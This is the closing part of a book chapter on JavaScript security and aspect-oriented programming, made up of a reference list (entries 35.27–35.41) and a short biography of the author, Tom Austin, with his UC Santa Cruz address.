35.27. V. Anupam, D. Kristol, A. Mayer: A user's and programmer's view of the new JavaScript security model, Proc. 2nd Conf. on USENIX Symp. on Internet Technologies and Systems, USENIX Assoc., Boulder (1999)

35.28. How to use security zones in Internet Explorer, http://support.microsoft.com/kb/174360 (last accessed 2009)

35.29. G. Kiczales, J. Des Rivieres: *The Art of the Metaobject Protocol* (MIT Press, Cambridge 1991)

35.30. É. Tanter, J. Noyé, D. Caromel, P. Cointe: Partial behavioral reflection: spatial and temporal selection of reification, Proc. 18th ACM SIGPLAN Conf. on Object-Oriented Programing, Systems, Languages, and Applications, ACM, Anaheim (2003) 27–46

35.31. I. Welch, R. Stroud: From Dalang to Kava – the evolution of a reflective Java extension, Proc. 2nd Int. Conf. on Meta-Level Architectures and Reflection (Springer, Berlin 1999) pp. 2–21

35.32. G. Kiczales: Aspect-oriented programming, ACM Comput. Surv. **28**, 154 (1996)

35.33. AspectJ homepage, http://www.eclipse.org/aspectj/ (last accessed 2009)

35.34. G. Kiczales, J. Irwin, J. Lamping, J. Loingtier, C. Lopes, C. Maeda: Aspect-oriented programming, ECOOP'1997 (1997) pp. 220–242

35.35. G. O'Regan: Introduction to aspect-oriented programming, O'Reilly OnJava.com (2004), http://www.onjava.com/pub/a/onjava/2004/01/14/aop.html (last accessed 2009)

35.36. T. Austin: Expanding JavaScript's metaobject protocol, San Jose State Univ. (2008)

35.37. J. Viega, J. Bloch, P. Chandra: Applying aspect-oriented programming to security, Cutter IT Journal **14**(2), 31–39 (2001)

35.38. I. Welch, F. Lu: Policy-driven reflective enforcement of security policies, Proc. 2006 ACM symp. on Applied Computing, ACM, Dijon (2006) 1580–1584

35.39. B. Arkin, F. Hill, S. Marks, M. Schmid, T. Walls, G. McGraw: How we learned to cheat in online poker: a study in software security, Developer.com (1999), http://www.developer.com/tech/article.php/616221 (last accessed 2006)

35.40. C. Constantinides, T. Skotiniotis, M. Störzer: AOP considered harmful, European Interactive Workshop on Aspects in Software (2004)

35.41. D. Caromel, F. Huet, J. Vayssière: A simple security-aware MOP for Java, Proc. 3rd Int. Conf. on Metalevel Architectures and Separation of Crosscutting Concerns (Springer, 2001) 118–125

The Author

Tom Austin graduated from Santa Clara University in 1998 with a degree in operations and management of information systems. He earned a master's degree in computer science from San Jose State University. He is currently a student pursuing a PhD in the Software and Languages Research Group at the University of California at Santa Cruz.

Thomas H. Austin
Computer Science
UC Santa Cruz
1156 High Street
Santa Cruz, CA 95064, USA
taustin@soe.ucsc.edu